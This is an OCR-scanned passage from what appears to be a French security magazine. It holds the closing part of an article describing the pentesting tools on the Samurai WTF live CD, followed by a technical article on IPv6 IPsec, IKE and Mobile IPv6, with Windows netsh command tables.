


Figure 17. *Le fameux utilitaire Nmap*

map vont du simple scan aux scans très spécifiques en passant par la détection de systèmes d'exploitation distants. L'ensemble de ces choix s'effectue grâce à une listbox rendant les configurations vraiment très simples. Voici à quoi ressemble cette interface graphique.

Les sorties de ZeNmap sont très claires et compréhensibles comparativement aux lignes de commande de la version *classique* Il est possible d'utiliser les profils prédéfinis par ZeNmap (*Intense Scan*, *Quick Scan*, *Operating System Detection* etc.) ou de taper directement les commandes dans la partie prévue à cet effet pour les plus confirmés cherchant un résultat précis.

Malgré des menus complets, certains outils ne sont pas disponibles à partir des menus que proposent Samurai WTF et sont donc uniquement accessibles via la ligne de commande (voir Figure 15).

Parmi ces outils, on retrouve :

- Dnswalk : Dnswalk est un débuggeur de DNS. Il exécute des transferts de zone sur les domaines indiqués et vérifie de plusieurs manières l'intégrité et l'exactitude de la base de données
- Httping : Httping correspond au ping pour les requêtes HTTP. Si la requête ne répond pas il se peut que la page n'existe pas ou bien qu'il y ait un souci relatif au serveur (présence d'un firewall)
- Httrack : Httrack est simplement un *aspirateur de site*, c'est-à-dire qu'il vous donne la possibilité de télécharger l'intégralité d'une application web sur votre disque dur personnel en construisant récursivement tous les répertoires, récupérant HTML, images et fichiers du serveur vers votre ordinateur. Httrack réorganise la structure des liens en relatif.
- JTR : JTR ou est un puissant crackeur de mot de passe en ligne de commande fonctionnant tant sous Windows que sous GNU/Linux. John The Ripper procède à des attaques par bruteforce, c'est-à-dire en tentant toutes les combinaisons possibles (voir Figure 16).
- Netcat : Netcat est un utilitaire entièrement en ligne de commande permettant d'ouvrir des connexions réseau, que ce soit UDP ou TCP. En raison de sa polyvalence, netcat est aussi appelé le *couteau suisse TCP/IP*. Il peut être utilisé pour connaître l'état des ports par exemple.
- Nmap : Nmap est très certainement le scanneur de ports le plus connu et le plus utilisé dans le monde de la sécurité informatique (même Trinity l'utilise) ainsi que par les administrateurs réseau. Il est principalement conçu pour détecter les ports ouverts, identifier les services ainsi qu'obtenir des informations sur le système d'exploitation. Bien que très petit, nmap est un logiciel extrêmement complet permettant d'obtenir des résultats fort intéressants (voir Figure 17).
- Snarf : Snarf est un simple petit utilitaire en ligne de commande permettant de transférer des fichiers via les protocoles HTTP, gopher, finger et FTP sans aucune interaction avec l'utilisateur.

Le LiveCD Samurai dispose également de plusieurs outils non relatifs à la sécurité informatique permettant simplement de faire de Samurai une distribution complète. Vous retrouverez ainsi des programmes comme *Wine* permettant d'émuler des programmes Windows dans un environnement Linux. Des logiciels pour écouter de la musique ou pour accéder à Internet dans de bonne condition sont également disponibles.

Conclusion

L'ensemble des outils présents dans le live CD Samurai Web Testing Framework permet de le classer parmi les frameworks les plus complets en matière de pénétration des applications web. Bien que Samurai WTF soit encore un projet très jeune, il dispose déjà d'une grande maturité lui permettant d'avoir une place bien présente dans le milieu de la sécurité web.

Samurai WTF est en constante évolution et intègre de plus en plus d'outils que les professionnels de la sécurité utilisent régulièrement afin de satisfaire parfaitement leurs besoins.

Samurai WTF est donc une distribution sur laquelle il est important de garder un œil tant son évolution est impressionnante et son utilisation de plus en plus fréquente chez les professionnels.

Nous vous rappelons également que l'ensemble de ces outils bien que gratuits sont soumis à certaines restrictions qu'il est tenu de connaitre avant toute utilisation. Ces outils sont entièrement légaux mais il n'est autorisé de les utiliser que contre son propre réseau à moins d'avoir les autorisations nécessaires. Page d'accueil : *http://samurai.inguardians.com/*.

A PROPOD DE L'AUTEUR

Régis SENET est actuellement étudiant en quatrième année à l'école Supérieur d'informatique Supinfo. Passionné par les tests d'intrusion et les vulnérabilités Web, il tente de découvrir la sécurité informatique d'un point de vue entreprise. Il s'oriente actuellement vers le cursus CEH, LPT et Offensive Security.

Contact : *regis.senet@supinfo.com*

Mécanismes IPv6 avancés

Frédéric Roudaut

Depuis les années 80, l'Internet connaît un succès incroyable. La majeure partie des entreprises y est maintenant directement connectée, le nombre de particuliers détenteurs d'un abonnement Internet auprès d'un FAI (Fournisseur d'Accès Internet) est en croissance constante.

Cet article explique...

- Cet article est destiné à vous faire appréhender les techniques fondamentales d'IPv6, le nouveau mode d'adressage, les mécanismes de communication sous-jacents, la configuration automatique … bref, l'ensemble des protocoles basiques qui composent l'architecture d'IPv6.

Ce qu'il faut savoir...

- Pour appréhender au mieux cet article, il est préférable d'avoir des connaissances relativement solides d'IPv4 et, en particulier, du modèle en couche TCP/IP. Il est bien évidemment judicieux d'avoir également au préalable appréhendé les notions explicitées dans l'article précédent.

Au moment de la définition d'IPv6, de nouveaux besoins tels que la sécurité, la mobilité sont apparus et ont pu être pris en compte lors de la phase de standardisation. Ce chapitre présente quelques-uns de ces mécanismes qui représentent une grande avancée de la couche réseau.

IPsec

IPsec est le protocole spécifiquement conçu pour sécuriser IPv6. Il permet de réaliser des réseaux privés Virtuels ou VPNs (*Virtual Private Networks*) au niveau IP et offre les services :

- d'authentification des données,
- de chiffrement de données,
- d'intégrité des données pour garantir que les paquets n'ont pas été modifiés durant leur acheminement,
- d'anti-rejeu afin de détecter les éventuels paquets rejoués par un attaquant.

Toute implémentation IPv6 se doit de l'intégrer dans sa pile. Ce protocole est également utilisable avec IPv4 mais l'utilisation du NAT/PAT (*Network Address Translation/Protocole Address Translation*) en limite la mise en œuvre.

Mécanismes IPsec

IPsec définit 2 protocoles de sécurisation :

- AH (*Authentication Header*),
- ESP (*Encryption Security Payload*).

Les services de sécurisation offerts par ces 2 protocoles sont distincts :

- AH permet de s'assurer que l'émetteur du message est effectivement celui qu'il prétend être. Il sert aussi au contrôle d'intégrité pour garantir au récepteur que personne n'a modifié le contenu d'un message lors de son acheminement et peut optionnellement être utilisé pour la détection des rejeux.
- ESP offre les mêmes services qu'AH et permet, en plus, de chiffrer l'ensemble des paquets ou uniquement la charge utile. ESP garantit également de façon limitée l'intégrité du flux.

Associations de sécurité

Afin de sécuriser les échanges, les entités en présence doivent bien évidemment partager un ensemble commun d'informations telles que le protocole IPsec usité (AH ou ESP), les clés, les algorithmes … Ces différentes informations constituent des *associations de sécurité* ou SA (*Security Association*).

Chaque association de sécurité est identifiée de manière unique par un triplet comprenant un index de paramètres de sécurité SPI (*Security Parameters Index*), l'adresse du destinataire IP et le protocole de sécurité AH ou ESP.

Une association de sécurité est unidirectionnelle. Une communication bidirectionnelle entre 2 entités nécessite donc l'utilisation de 2 associations de sécurité.

Mode Transport et Tunnel

Les normes IPsec définissent deux modes distincts d'opération IPsec : le mode Transport et le mode Tunnel. Le mode Tunnel ne fonctionne que pour les datagrammes IP-in-IP. En mode Tunnel, le paquet IP interne détermine la stratégie IPsec qui protège son contenu tandis qu'en mode Transport, l'en-tête extérieur détermine la stratégie IPsec qui protège le paquet IP interne. Contrairement au mode Transport, le mode Tunnel ne permet pas à l'en-tête IP extérieur de dicter la stratégie de son datagramme IP interne. Enfin, dans les 2 modes, l'en-tête extérieur est partiellement protégé mais le mode Tunnel a l'avantage de protéger intégralement son en-tête extérieur pouvant ainsi se révéler fortement utile pour la création de VPN.

AH (Authentication Header)

La mise en œuvre d'AH repose sur une extension d'en-tête spécifique définie dans la Figure 1.

Le rôle des différents champs de l'extension d'en-tête AH est précisé dans le Tableau 1.

NB. Faute de place, certaines figures ont ete supprimees. Vous pouvez le telecharger sur le site : *www.hakin9.org/fr*

Protection AH et Algorithmes

AH suppose généralement une implémentation des algorithmes suivants :

- HMAC-MD5-96 (Peut être implémenté) : cet algorithme produit une empreinte sur 128 bits tronquée à 96 bits pour le champ ICV de AH,
- HMAC-SHA1-96 (Doit être implémenté) : cet algorithme produit une empreinte sur 160 bits tronquée à 96 bits pour le champ ICV de AH,
- AES-XCBC-MAC-96 (Devrait être implémenté) : ce protocole utilise le chiffrement par bloc AES dans un mode d'opération de type *compteur* couplé à code d'authentification MAC (CBC-MAC). Le compteur sert à assurer un chiffrement sûr en évitant d'avoir un vecteur d'initialisation identique pour chaque message alors que le code d'authentification permet de vérifier que le message n'a pas été altéré. Cet algorithme produit également une empreinte sur 96 bits pour le champ ICV de AH.

D'autres algorithmes sont bien entendu utilisables, mais ceux précisés ci-dessus représentent l'ensemble commun minimum des implémentations d'AH.

Lors de la réception d'un paquet AH, la pile IPsec détecte l'association de sécurité concernée, en déduit les algorithmes et les clés associées, calcule la valeur du champ ICV et la compare avec la valeur fournie. Dans le cas où ces 2 valeurs coïncident, l'intégrité ainsi que l'authentification des champs concernés est assurée. Ces champs diffèrent selon le mode usité, transport ou tunnel.

Le rejeu des paquets est, quant à lui, détecté par le champ Sequence Number incrémenté à chaque paquet et également protégé par le champ ICV.

Mode Transport

En *mode Transport* l'extension AH est insérée après l'en-tête IPv6 et avant les en-têtes de niveau transport (TCP, UDP). De plus, AH étant vue comme une extension d'en-tête traitée de bout en bout de la communication, celle-ci apparait après les extensions d'en-tête *Hop-By-Hop Option Header*, *Routing Header* et *Fragment Header*. L'extension d'en-tête *Destination Options Header* est, quant à elle, placée indifféremment avant ou après.

L'authentification et l'intégrité portent donc sur :

- les octets situés au dessus de l'extension d'en-tête AH,
- certains champs de l'en-tête IPv6 invariants lors de l'acheminement du paquet,
- certains champs invariants des extensions d'en-tête positionnées avant AH.

Les extensions d'en-tête positionnées après AH ne sont pas modifiées durant l'acheminement des paquets ; à ce titre, elles sont protégées par le champ ICV. Cette protection diffère pour les extensions d'en-têtes positionnés avant AH, certains champs pouvant être altérés par les routeurs présents le long du chemin.

Les sous-options présentes dans les extensions headers Hop-By-Hop et Destination Options Header disposent d'un bit positionné à 1 si l'option peut être modifiée le long du trajet. Dans le cas où ce bit n'est pas positionné, la sous-option est protégée, dans le cas contraire, les octets de la sous-option sont positionnés à 0 lors du calcul de l'ICV.

Cette protection ne s'applique pas non plus sur l'extension Fragment Headers qui apparaît uniquement après la phase d'authentification.

La Figure 2 montre ainsi le positionnement de l'extension d'en-tête AH en mode transport ainsi que la portée de l'authentification/intégrité.

Mode Tunnel

En mode Tunnel l'extension AH est insérée avant l'en-tête IPv6. Un nouvel en-tête IPv6 est alors inséré en tête. La Figure 3 et le Tableau 2 présentent le mode de construction de ce ne nouvel en-tête ainsi que le positionnement des champs de l'en-tête Intérieur.

ESP (Encryption Security Payload)

La mise en œuvre d'ESP repose sur une extension d'en-tête spécifique. Celle-ci se décompose en 2 parties. La première partie précède les données à protéger, la deuxième termine le paquet et contient un éventuel ICV pour protéger le paquet en authentification.

Ces 2 parties sont définies dans la Figure 4.

Le rôle des différents champs de l'extension d'en-tête ESP est précisé dans le Tableau 3.

Protection ESP et Algorithmes

La protection d'ESP repose sur le choix des algorithmes d'authentification et de chiffrements. Ils sont soit distincts soit combinés, c'est-à-dire qu'authentification et chiffrement sont réalisés par le même algorithme.

Dans le cas d'une protection combinée, ESP suggère l'utilisation d'AES-CCM ou AES-GCM déjà utilisé pour respectivement le 802.11i et le 802.1ae.

Dans le cas d'une protection séparée, ESP suppose généralement une implémentation des algorithmes d'authentification suivants :

- *NULL* Authentication (Peut être implémenté),
- *HMAC-MD5-96* (Peut être implémenté) : cet algorithme produit une empreinte sur 128 bits tronquée à 96 bits pour le champ ICV de AH,
- *HMAC-SHA1-96* (Doit être implémenté) : cet algorithme produit une empreinte sur 160 bits tronquée à 96 bits pour le champ ICV de AH,
- *AES-XCBC-MAC-96* (Devrait être implémenté) : ce protocole utilise le chiffrement par bloc AES dans un mode d'opération de type *compteur* couplé à code d'authentification MAC (CBC-MAC). Le compteur sert à assurer un chiffrement sûr en évitant d'avoir un vecteur d'initialisation identique pour chaque message alors que le code d'authentification permet de vérifier que le message n'a pas été altéré. Cet algorithme produit également une empreinte sur 96 bits pour le champ ICV de AH.

Les algorithmes de chiffrements définis sont alors les suivants :

- *NULL* Encryption (Doit être implémenté),
- *AES-CBC* (Doit être implémenté) : AES supporte 3 tailles de clé : 128, 192 et 256 bits. La taille de clé par défaut est de 128 bits. AES-CBC nécessite un IV de 16 octets,
- *3DES-CBC* (Doit être implémenté) : cet algorithme utilise une clé effective de 192 bits. Il est réalisé par application de 3 DES-CBC, chacun utilisant une clé de 64 bits (dont 8 bits de parité). *3DES-CBC* nécessite un IV de 8 octets,
- *AES-CTR* (Devrait être implémenté) : AES en mode compteur supporte 3 tailles de clé : 128, 192 et 256 bits. La taille de clé par défaut est de 128 bits. AES-CTR nécessite un IV de 16 octets,
- *DES-CBC* (Ne devrait pas être implémenté).

D'autres algorithmes sont bien entendu utilisables, mais ceux précisés ci-dessus représentent l'ensemble commun minimum des implémentations d'ESP. Il est à noter qu'une association de sécurité ESP ne doit à aucun moment utiliser conjointement un algorithme d'authentification et de chiffrement nul.

En mode tunnel, ESP depuis sa dernière version, propose un mode de confidentialité de flux par l'utilisation du champ TFC. Ce champ permet d'adjoindre des octets de bourrage de taille aléatoire. La taille de ce champ n'étant précisée par aucun autre champ, elle peut être déduite du champ *Payload Length* de l'en-tête IP intérieure au tunnel. Ce champ TFC pourrait également être utilisé en mode transport à condition, bien entendu, que le protocole de niveau transport comporte une indication sur la taille de sa charge utile (cas de TCP, UDP, ICMP).

Lors de la réception d'un paquet ESP, la pile IPsec détecte l'association de sécurité concernée et en déduit les algorithmes et les clés associées.

Si la protection en authentification est activée, le récepteur calcule l'ICV sur le paquet ESP sans ce champ ICV. Si le champ calculé coïncide avec le champ transmis, l'intégrité est assurée sur les champs concernés. Ces champs diffèrent selon le mode usité, transport ou tun-

Table 1. *Rôle des différents champs de l'extension d'en-tête AH*

Champs	Taille	Rôle
Next Header	8 bits	Décrit l'en-tête de la couche immédiatement supérieure ou la prochaine extension d'en-tête. Similaire au champ Protocol en IPv4.
Payload Len	8 bits	Spécifie la longueur -2 en mots de 32 bits de l'extension d'en-tête AH.
RESERVED	16 bits	Positionné à 0.
SPI	32 bits	Security Parameters Index utilisé par le récepteur pour trouver l'association de sécurité à utiliser.
Sequence Number	32 bits	Compteur incrémenté à chaque paquet. Permet en particulier de détecter le rejeu.
ICV	Variable Selon l'algorithme usité	Integrity Check Value. Destiné à la validation de l'intégrité du paquet. Doit être un multiple de 32 bits.
Padding	Variable	Utilisé pour des besoins d'alignement d'en-tête. Sa taille est telle que l'extension d'en-tête AH est un multiple de 64 bits (32 bits pour IPv4).

nel. Vient ensuite le déchiffrement du paquet avec l'algorithme et la clé fournie par l'association de sécurité.

Le rejeu des paquets est, quant à lui, détecté à la manière d'AH par le champ Sequence Number incrémenté à chaque paquet et également protégé par le champ ICV.

Mode Transport

En mode *Transport,* l'extension ESP est insérée de la même manière que l'extension AH, après l'en-tête IPv6 et avant les en-têtes de niveau transport (TCP, UDP). ESP étant également vue comme une extension d'en-tête traitée de bout en bout de la communication, elle apparaît après les extensions d'en-tête *Hop-By-Hop Option Header*, *Routing Header* et *Fragment Header*. L'extension d'en-tête *Destination Options Header* est, quant à elle, placée indifféremment avant ou après.

Le chiffrement porte donc sur les octets situés au dessus de l'extension d'en-tête ESP à l'exception des champs SPI, *Sequence Number*, ICV.

L'authentification éventuelle réalisée par le champ ICV porte sur l'ensemble des octets situés au dessus de l'extension d'en-tête ESP. La Figure 5 montre ainsi le positionnement de l'extension d'en-tête ESP en mode transport ainsi que la portée de l'authentification/intégrité et du chiffrement.

Mode Tunnel

En mode Tunnel l'extension ESP est insérée avant l'en-tête IPv6. Un nouvel en-tête IPv6 est alors inséré en tête. La Figure 6 et le tableau 4 présentent le mode de construction de ce ne nouvel en-tête ainsi que le positionnement des champs de l'en-tête Intérieur. Dans le cas d'une utilisation en mode tunnel, la totalité du paquet initial est donc chiffrée.

Topologies de mises en œuvre

IPsec a un intérêt majeur principalement par son mode ESP dans le cas où nous souhaitons :

- chiffrer et/ou authentifier du trafic de bout en bout ou jusqu'à une passerelle. Dans ce cas, les entités en présence doivent préférentiellement disposer d'un adressage public, le NAT étant assez difficilement compatible avec IPsec. Une telle topologie a un intérêt majeur pour assurer la confidentialité entre 2 entités ou pour un utilisateur nomade par exemple,
- créer un VPN entre sites distants. Ce besoin intervient pour, par exemple, interconnecter des réseaux privés distants au travers d'un réseau public.

Ces 2 modes opérationnels sont résumés dans la Figure 7. Dans cette figure, la protection est symétrique, ce qui n'est pas forcément le cas, les associations de sécurité étant unidirectionnelles.

IKE (Internet Key Exchange)

Il a été précédemment indiqué qu'AH et ESP nécessitaient des clés de chiffrements par le biais des associations de sécurité. Cette gestion des clés peut donc être manuelle ; mais dans un environnement conséquent, une telle gestion devient irréalisable. De plus, cette méthode implique une définition totalement statique des associations de sécurité et un non-renouvellement des clés.

Le protocole IKE a donc été développé pour une gestion automatique des associations de sécurité, en particulier des clés ainsi que des algorithmes à utiliser.

IKE fait appel aux éléments suivants :

- un protocole de gestion des associations de sécurité, ISAKMP (*Internet Security Association and Key Management Protocol*), définissant des formats de paquets pour créer, modifier et détruire des associations de sécurité. Ce protocole sert également de support pour l'échange de clés préconisé par les protocoles de gestion de clés. Il assure aussi l'authentification des partenaires d'une communication,
- un protocole d'échange de clés de session fondé sur SKEME et Oakley qui repose sur la génération de secrets partagés Diffie-Hellman,
- un domaine d'interprétation ou DOI (*Domain of Interpretation*) qui définit tous les paramètres propres à l'environnement IPsec, à savoir les protocoles

Table 2. *Construction de l'en-tête IPv6 extérieure pour AH en mode tunnel*

Champs de l'en-tête IPv6	en-tête Extérieur	en-tête Intérieur
Version	Positionné à la valeur 6.	Aucune modification.
DS	Copié depuis l'en-tête intérieur.	Aucune modification.
ECN	Copié depuis l'en-tête intérieur.	Positionné à 0.
Flow Label	Copié depuis l'en-tête intérieur ou configuré.	Aucune modification.
Payload Length	Construit.	Aucune modification.
Next Header	Positionné à la valeur de AH (51)	Aucune modification.
Hop Limit	Construit.	Décrémenté d'une unité
Source Address	Construit.	Aucune modification.
Destination Address	Construit.	Aucune modification.
Extensions Headers	Jamais copié mais peut apparaître en postambule.	Aucune modification.

d'échanges de clés, les paramètres d'associations de sécurité à négocier …,
- les clés utiles lors de l'authentification mutuelle des équipements IPsec qui intervient en préalable à toute négociation d'association de sécurité. Ces clés peuvent être des clés partagées (pre-shared key) préconfigurées par l'administrateur, ou des clés privées/publiques personnelles à chaque équipement IPsec et préchargées dans les équipements, ou encore un certificat électronique géré par une infrastructure à clés publiques (PKI : *Public Key Infrastructure*).

A l'heure actuelle, deux versions cohabitent, IKEv1 très complexe et IKEv2 qui en est une version simplifiée pour sa mise en œuvre ainsi que par son mécanisme.

Mobilité de Machines : MIPv6

En termes de mobilité, deux mécanismes principaux se distinguent : la micro-mobilité et la macro-mobilité. La micro-mobilité est celle utilisée, entre autres, par le wifi. Les entités en cours de déplacement s'associent de nouveau à des stations de base et conservent leur possibilité de connectivité au sein d'un domaine. Cette gestion des handovers est relativement fine et limite la signalisation au sein du réseau. Ces mécanismes sont cependant peu efficaces au sein de plusieurs domaines. En effet, les adresses IP sont, dans ce dernier cas, renégociées pour mapper au domaine et pouvoir ainsi être routables.

La macro-mobilité résout ce problème en conservant une connectivité IP même lors d'un changement de domaine. Les adresses IP originelles continuent d'être utilisées lors des communications. De même, les sessions TCP peuvent ainsi rester fonctionnelles lors d'un déplacement entre domaines. IPv6 intègre ce concept dans le protocole MIPv6 (*Mobile IPv6*).

Table 3. *Rôle des différents champs de l'extension d'en-tête ESP*

Champs	Taille	Rôle
SPI	32 bits	Security Parameters Index utilisé par le récepteur pour trouver l'association de sécurité à utiliser.
Sequence Number	32 bits	Compteur incrémenté à chaque paquet. Permet en particulier de détecter le rejeu.
IV	Variable Selon l'algorithme usité	Vecteur d'initialisation éventuel pour les algorithmes de chiffrement.
TFC Padding	Variable	Traffic Flow Confidentiality. Utilisé pour une protection contre les attaques statistiques.
Padding	Variable	Utilisé pour des besoins d'alignement d'en-tête. Sa taille est telle que l'extension d'en-tête ESP est un multiple de 64 bits (32 bits pour IPv4).
Pad Length	8 bits	Indique la taille du champ Padding en octets.
Next Header	8 bits	Décrit l'en-tête de la couche immédiatement supérieure ou la prochaine extension d'en-tête. Similaire au champ Protocol en IPv4.
ICV	Variable Selon l'algorithme usité	Integrity Check Value. Destiné à la validation de l'intégrité du paquet. Doit être un multiple de 32 bits.

Concepts

Avant de poursuivre, il convient de définir les mots clés principaux utilisés par MIPv6.

- *Réseau Mère* : réseau auquel la machine appartient initialement,
- *Nœud correspondant* : machine dialoguant avec le mobile,
- *Home Address* : adresse IPv6 dans le réseau mère,
- *Care-of Address* : adresse IPv6 dans le réseau visité,
- *Agent Mère* : machine du réseau mère servant *d'interface* entre le mobile et le nœud correspondant.

MIPv6 utilise intensivement la notion de tunnels. Schématiquement, les paquets transmis par le mobile dans un réseau étranger passent par *l'Agent Mère* présent dans le réseau mère, avant d'être retransmis au Nœud correspondant. Le chemin de retour est identique. Le routage sous-jacent apporte le paquet jusqu'à *l'Agent Mère* qui le retransmet au mobile dans son réseau visité.

L'agent mère doit également être capable à tout moment de localiser ses mobiles en déplacement. Il utilise pour cela un cache baptisé *Binding Cache* associant *Home Address* et *Care-of Address* de ses différents mobiles. Un mécanisme de signalisation protégé par IPsec en mode ESP est par conséquent utilisé pour mettre à jour ce cache. Il ne sera pas fait état des paquets MIPv6 ici, il s'agit simplement de savoir que cette mise à jour s'effectue à l'aide de paquets particuliers nommés Binding Update. Ceux-ci sont généralement acquittés par *l'Agent Mère* par des *Binding Acknowledgment*.

L'ensemble des mécanismes basiques de MIPv6 se situe au niveau de la couche IP dans le modèle TCP/IP. Ils ont été modelés pour permettre une communication avec des entités n'ayant pas conscience des protocoles de mobilité. Ils n'ont aucun effet sur les couches de

niveau transport et applicative. Pour le correspondant, cette communication est totalement transparente.

Mobilité de Machines : MIP6

Le mobile situé dans son réseau mère utilise sa Home Address pour dialoguer de manière classique avec des Nœuds correspondants. Lorsqu'il se déplace dans un réseau visité, la procédure est la suivante :

- Le mobile obtient une nouvelle adresse IP par combinaison de son adresse MAC et du nouveau préfixe réseau, la *Care-of Address*. Il dispose toujours de sa *Home Address*,
- Le mobile transmet un *Binding Update* à l'agent mère afin de mettre à jour son cache d'association. Ce paquet étant protégé par IPsec en mode ESP, l'authentification, l'anti-rejeu, la confidentialité et l'intégrité sont assurés,
- L'agent mère aura alors à charge de capturer les paquets auparativement transmis au mobile. Il utilise dans cette optique les possibilités offertes par le protocole de découverte des voisins (*Neighbor Discovery*) en annonçant son adresse MAC comme destinataire de l'ensemble des paquets unicast à destination du mobile. Les caches NDP des machines présentent sur le lien mère seront ainsi remis à jour,
- Lorsque le mobile souhaite dialoguer avec un nœud correspondant, il peut choir d'utiliser son nouvel adressage ou de masquer sa mobilité par l'utilisation de sa *Home Address*. Dans ce dernier cas, il construit un tunnel ESP avec son *Agent Mère* et encapsule les paquets à destination de son correspondant. L'adresse source de la partie interne est ainsi la *Home Address*, l'adresse destination est celle du correspondant.
- Le paquet parvient à *l'Agent Mère* qui vérifie son authentification, le déchiffre, le désencapsule et le retransmet sur le réseau.
- Le correspondant pourra y répondre de manière symétrique. Cette réponse sera capturée par *l'Agent Mère*, chiffrée et authentifiée avant d'être retransmise au mobile dans le tunnel ESP. En cas d'un déplacement en cours de communication, le binding cache aura été actualisé permettant à l'Agent mère de retrouver son mobile.

La Figure 8 positionne ces différentes entités dans un contexte MIPv6.

Optimisations de routes

Les échanges entre mobiles et correspondants n'étant pas toujours les plus optimums en matière de routage, MIPv6 intègre un mode d'optimisation pour les correspondants intégrant des fonctions spécifiques. Il s'agit de supprimer simplement la passerelle occasionnée par *l'Agent Mère*.

Pour cela MIPv6 définit 2 nouvelles options :

- *Routing Header de type 2* : qui est simplement une extension d'en-tête *Routing Header contenant* la *Home Address* du mobile
- *Home Address Option* : qui est une sous-option de l'extension d'en-tête *Destination Option Header* traité uniquement par le récepteur du paquet.

Lorsqu'un correspondant supporte l'optimisation de routage, il maintient tout comme *l'Agent Mère* une table des associations pour tous les mobiles avec lesquels il est en communication. Une vérification axée autour d'ICMPv6 est préalable avant toute optimisation.

Le principe est alors assez proche de celui utilisé avec *l'Agent Mère* :

- Le mobile en déplacement transmet un *Binding Update* au correspondant pour lui faire état de sa nouvelle localisation après en avoir fait de même à

Table 4. *Construction de l'en-tête IPv6 extérieure pour ESP en mode tunnel*

Champs de l'en-tête IPv6	en-tête Extérieur	en-tête Intérieur
Version	Positionné à la valeur 6.	Aucune modification.
DS	Copié depuis l'en-tête intérieur.	Aucune modification.
ECN	Copié depuis l'en-tête intérieur.	Positionné à 0.
Flow Label	Copié depuis l'en-tête intérieur ou configuré.	Aucune modification.
Payload Length	Construit.	Aucune modification.
Next Header	Positionné à la valeur de ESP (50)	Aucune modification.
Hop Limit	Construit.	Décrémenté d'une unité
Source Address	Construit.	Aucune modification.
Destination Address	Construit.	Aucune modification.
Extensions Headers	Jamais copié mais peut apparaître en postambule.	Aucune modification.

son *Agent Mère*. Ce correspondant mettra alors à jour son *Binding Cache*.

- Lorsque le mobile veut transmettre un message au correspondant, il utilise en adresse source sa *Care-of Address* mais ajoute l'option *Home Address Option*.
- Le paquet subira le routage classique entre le mobile et le correspondant, remontera dans la pile MIPv6 de ce correspondant qui échangera *Care-of Address* du champ adresse source et *Home Address* présentes dans l'option *Home Address Option*. Pour la pile IPv6, le paquet sera transparent comme provenant directement du mobile depuis son réseau *Mère*. Si ce paquet est protégé par IPsec, les vérifications s'appuieront donc sur l'adresse mère.
- Avant de répondre, le correspondant cherchera dans sa table d'association la *Care-Of Address* du mobile. Il transmettra alors le paquet en utilisant cette *Care-Of Address* en destination et y ajoutera l'option *Routing Header* de type 2 remplie avec la *Home Address*.
- Le paquet parviendra donc au mobile qui échangera préalablement l'adresse de destination avec la *Home Address*. Le paquet remontera donc également dans les couches de manière totalement transparente.

Ce mécanisme donne donc des trajectoires optimums en matière de routage et permet de limiter les contraintes en matière d'ingress et d'outgress *filtering*. Ce mécanisme de mise à jour d'association pose cependant d'importants problèmes en matière de sécurité. En effet, il est aisé de protéger les échanges de signalisation entre le mobile et l'agent mère du fait de la relation administrative qui permet par exemple l'utilisation d'un secret partagé mais ceci est beaucoup plus compliqué en ce qui concerne les correspondants ; sans protection, il serait possible de détourner les communications d'un mobile en redirigeant le trafic pour l'espionner ou de mener une attaque par déni de service. Une procédure spécifique baptisée Return Routability procédure doit donc être mise en œuvre avant toute décision d'optimisation.

Return Routability procédure

Cette procédure est destinée à la protection partielle des associations de sécurité entre mobile et correspondant dans le cas de l'optimisation de route. Elle repose sur une utilisation de 4 messages principaux :

Table 5. *Les commandes essentielles IPv6 sous Windows*

Commande Netsh	Rôle
netsh interface ipv6 show interface	Affiche les interfaces IPv6
netsh interface ipv6 set interface [[interface=]String] [[forwarding=]{enabled | disabled}] [[advertise=]{enabled | disabled}] [[mtu=]Integer] [[siteid=]Integer] [[metric=]Integer] [[store=]{active | persistent}]	Permet d'activer le forwarding des interfaces, les annonces de Router Advertisement
netsh interface ipv6 add address [[interface=]String] [address=]IPv6Address [[type=]{unicast | anycast}] [[validlifetime=]{Integer | infinite}] [[preferredlifetime=]{Integer | infinite}] [[store=]{active | persistent}]	Permet d'ajouter des adresses IPv6 aux interfaces
netsh interface ipv6 show bindingcacheentries	Affiche le Binding cache utilisé par MIPv6
netsh interface ipv6 show routes [[level=]{normal | verbose}] [[store=]{active | persistent}]	Affiche les routes IPv6
netsh interface ipv6 add route [prefix=]IPv6Address/Integer [[interface=]String] [[nexthop=]IPv6Address] [[siteprefixlength=]Integer] [[metric=]Integer] [[publish=]{no | yes | immortal}] [[validlifetime=]{Integer | infinite}] [[preferredlifetime=]{Integer | infinite}] [[store=]{active | persistent}]	Ajoute une route IPv6 dans la table de routage
netsh interface ipv6 renew [[interface=]String]	Permet la réinitialisation des adresses IPv6

- HoTI : *Home Test Init*,
- CoTI : *Care-of Test Init,*
- HoT : *Home Test*,
- CoT : *Care-of Test*.

Les correspondants intégrant l'optimisation de route doivent préalablement disposer de nonces et d'une clé secrète notée *Kcn*.

La procédure utiliséee est la suivante :

- un message HoTI est émis depuis la *Home Address* du mobile vers le correspondant via l'agent mère. Il contient une valeur aléatoire sur 64 bits, le *Home Init cookie*,
- parallèlement un message CoTI est émis depuis la *care-of address* du mobile, directement vers le nœud correspondant. Celui-ci contient une seconde valeur aléatoire sur 64 bits, le *Care-of Init cookie,*
